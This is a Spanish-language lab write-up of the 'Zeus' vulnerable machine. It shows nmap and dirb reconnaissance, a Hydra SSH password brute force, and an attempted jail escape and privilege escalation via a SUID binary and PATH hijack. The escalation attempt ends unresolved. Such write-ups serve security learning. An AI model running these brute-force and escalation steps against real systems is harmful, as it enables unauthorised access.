


Writeup ZEUS

hacemos un nmap -A (ip) de la máquina vulnerable

```
(paula@kali)-[~]
$ nmap -A 192.168.131.170
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-30 12:42 CET
Nmap scan report for 192.168.131.170
Host is up (0.0037s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-bounce: bounce working!
|_ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to 192.168.131.1
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 5
|_vsFTPD 3.0.2 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_1024 79:62:0d:b3:16:c1:8c:83:1a:06:1f:c7:95:c9:9d:7f (DSA)
|_2048 5c:db:b8:92:4e:70:6a:91:7e:4b:57:21:29:84:ec:bf (RSA)
|_256 d8:98:4a:89:cd:fd:eb:44:6c:84:14:f7:eb:b3:bd:68 (ECDSA)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
```

miramos en el navegador la ip por si hay algo relevante



Tomamos la ayuda de dirb para aplicar fuerza bruta al directorio de la página web y obtuvimos un directorio llamado /telecom/

```
(paula@kali)-[~]
$ dirb http://192.168.131.170 /usr/share/wordlists/dirb/big.txt

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jan 30 12:48:20 2024 131.170
URL_BASE: http://192.168.131.170/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

GENERATED WORDS: 20458

— Scanning URL: http://192.168.131.170/ —
⇒ DIRECTORY: http://192.168.131.170/assets/
⇒ DIRECTORY: http://192.168.131.170/backups/
+ http://192.168.131.170/server-status (CODE:403|SIZE:295)
⇒ DIRECTORY: http://192.168.131.170/telecom/


— Entering directory: http://192.168.131.170/assets/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.131.170/backups/ —


— Entering directory: http://192.168.131.170/telecom/ —

END_TIME: Tue Jan 30 12:50:37 2024 131.170
DOWNLOADED: 61374 - FOUND: 1
```

intentamos entrar a esa URL pero no hay nada



Buscamos la fuente de la página y obtuvimos un nombre llamado gogu que podemos probar como nombre de usuario.



intentamos forzar el puerto ssh y obtuvimos con éxito una contraseña universal para el usuario gogu.

```

(paula@kali)-[~]
$ sudo hydra -l gogu -P /usr/share/wordlists/rockyou.txt.gz 192.168.131.170 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-30 13:02:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.131.170:22/

[STATUS] 81.00 tries/min, 81 tries in 00:01h, 14344321 to do in 2951:31h, 13 active
[STATUS] 86.00 tries/min, 258 tries in 00:03h, 14344144 to do in 2779:53h, 13 active
[STATUS] 76.57 tries/min, 536 tries in 00:07h, 14343866 to do in 3122:07h, 13 active
[STATUS] 74.73 tries/min, 1121 tries in 00:15h, 14343281 to do in 3198:47h, 13 active
[STATUS] 74.03 tries/min, 2295 tries in 00:31h, 14342107 to do in 3228:48h, 13 active
[STATUS] 74.15 tries/min, 3485 tries in 00:47h, 14340917 to do in 3223:27h, 13 active
[STATUS] 74.11 tries/min, 4669 tries in 01:03h, 14339733 to do in 3224:50h, 13 active
[STATUS] 57.79 tries/min, 4696 tries in 01:21h, 14339706 to do in 4135:56h, 13 active

[22][ssh] host: 192.168.131.170 login: gogu password: universal
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-30 14:25:11

```

```

(paula@kali)-[~]
$ ssh gogu@192.168.131.170
The authenticity of host '192.168.131.170 (192.168.131.170)' can't be established.
ECDSA key fingerprint is SHA256:NcR3vVlQCtgQW7bVdT70apTl3JD4F00xv5dJyrFcmzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.131.170' (ECDSA) to the list of known hosts.

gogu@192.168.131.170's password:
Permission denied, please try again.
gogu@192.168.131.170's password:
Permission denied, please try again.
gogu@192.168.131.170's password:

```

pudimos obtener el id, el user.txt y se puede observar que solo se pudo poner comandos limitados porque el creador de esa máquina implementó jailkit

```
gogu@172.168.1.170:~$ password:
gogu@zeus:~$ id
uid=1001(gogu) gid=1001(gogu) groups=1001(gogu)
gogu@zeus:~$ whoami
bash: whoami: command not found
gogu@zeus:~$ ls
hackme user.txt
gogu@zeus:~$ cat user.txt
153a1d7d664309c3c3a553a06633ab5c
gogu@zeus:~$ cd /etc
gogu@zeus:/etc$ ls -la
total 80
drwxr-xr-x 3 root root 4096 Oct 5 2017 .
drwxr-xr-x 9 root root 4096 Oct 5 2017 ..
-rw-r--r-- 1 root root 2177 May 16 2017 bash.bashrc
-rw-r--r-- 1 root root 23 Oct 5 2017 group
-rw-r--r-- 1 root root 92 Apr 19 2012 host.conf
-rw-r--r-- 1 root root 219 Jul 18 2018 hosts
-rw-r--r-- 1 root root 26 Jul 17 2018 issue
drwxr-xr-x 2 root root 4096 Oct 5 2017 jailkit
-rw-r--r-- 1 root root 2321 Oct 5 2017 ld.so.cache
-rw-r--r-- 1 root root 34 Oct 5 2017 ld.so.conf
-rw-r--r-- 1 root root 2195 Oct 5 2017 localtime
-rw-r--r-- 1 root root 475 Apr 19 2012 nsswitch.conf
```

Buscamos archivos ocultos y obtuvimos un archivo llamado sysdate que tenía el bit suid configurado.

```

gogu@zeus:~/home$ cd gogu
gogu@zeus:~$ ls -lRah
.:
total 40K
drwxr-xr-x 4 gogu gogu 4.0K Jul 18 2018 .
drwxr-xr-x 3 root root 4.0K Oct 5 2017 ..
drwxrwxr-x 2 gogu gogu 4.0K Jul 17 2018 ...
-rw-r--r-- 1 gogu gogu 220 Oct 5 2017 .bash_logout
-rw-r--r-- 1 gogu gogu 3.6K Oct 5 2017 .bashrc
drwx----- 2 gogu gogu 4.0K Oct 5 2017 .cache
-rw-r--r-- 1 root root 0 Oct 5 2017 .hushlogin
-rw-r--r-- 1 gogu gogu 675 Oct 5 2017 .profile
-rwxr-xr-x 1 gogu gogu 7.2K Oct 5 2017 hackme
-rw-r--r-- 1 gogu gogu 33 Jul 18 2018 user.txt

./...:
total 16K
drwxrwxr-x 2 gogu gogu 4.0K Jul 17 2018 .
drwxr-xr-x 4 gogu gogu 4.0K Jul 18 2018 ..
-rwsr-sr-x 1 root root 7.2K Oct 5 2017 sysdate

./.cache:
total 8.0K
drwx----- 2 gogu gogu 4.0K Oct 5 2017 .
drwxr-xr-x 4 gogu gogu 4.0K Jul 18 2018 ..
-rw-r--r-- 1 gogu gogu 0 Oct 5 2017 motd.legal-displayed
gogu@zeus:~$

```

Como en el writeup no llega en un principio a nada con sysdate sin instalar bypass antes, procedemos a instalarlo

```

(paula@kali)-[~]
$ sudo apt install gcc-multilib -y
Reading package lists... Done

```

empecé a seguir la guía que había dentro del writeup

<https://filippo.io/escaping-a-chroot-jail-slash-1/>

```
(root@kali)-[~]
# mkdir chroot

(root@kali)-[~]
# cd chroot/

(root@kali)-[~/chroot]
# mkdir bin etc lib var home

(root@kali)-[~/chroot]
# ln -s lib lib64

(root@kali)-[~/chroot]
# ldd /bin/sh
linux-vdso.so.1 (0x00007ffcf73de000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fd6b1a47000)
/lib64/ld-linux-x86-64.so.2 (0x00007fd6b1c67000)

(root@kali)-[~/chroot]
# cp /bin/sh bin
```

después continué con el writeup

```
(root@kali)-[~/chroot]
# gcc bypass.c -o bypass -m32

(root@kali)-[~/chroot]
# ssh gogu@192.168.131.170 "cat > bypass" < bypass
The authenticity of host '192.168.131.170 (192.168.131.170)' can't be established.
ECDSA key fingerprint is SHA256:NcR3vVlQCtgQW7bVdT7OapTl3JD4F00xv5dJyrFcmzw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y you are
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.131.170' (ECDSA) to the list of known hosts.
gogu@192.168.131.170's password:

(root@kali)-[~/chroot]
# ssh gogu@192.168.131.170 "cat > bypass" < bypass
gogu@192.168.131.170's password:
```

pero según el writeup al poner /home/gogu/.../sysdate puedes poner comandos pero yo tengo un problema


```

(root@kali)~[~/chroot]
# ssh gogu@192.168.131.170
gogu@192.168.131.170's password:
gogu@zeus:~$ ls
bypass hackme user.txt
gogu@zeus:~$ chmod 777 bypass
gogu@zeus:~$ echo "/home/gogu/bypass">date
gogu@zeus:~$ chmod 777 date
gogu@zeus:~$ export PATH=/home/gogu:$PATH
gogu@zeus:~$ /home/gogu/.../sysdate
System's date is:
/home/gogu/bypass: /lib/i386-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by /home/gogu/bypass)
gogu@zeus:~$ id
uid=1001(gogu) gid=1001(gogu) groups=1001(gogu)
gogu@zeus:~$ ls l<62
ls: cannot access l: No such file or directory
gogu@zeus:~$ /home/gogu/.../sysdate
System's date is:
/home/gogu/bypass: /lib/i386-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by /home/gogu/bypass)
gogu@zeus:~$ exit

```

he intentado hacer un echo con la versión pero no vale

```

/home/gogu/bypass: /lib/i386-linux-gnu/libc.so.6: version 'GLIBC_2.34' not found (required by /home/gogu/bypass)
gogu@zeus:~$ echo "/lib/i386-linux-gnu/libc.so.6:version=GLIBC_2.34">/home/gogu/bypass

```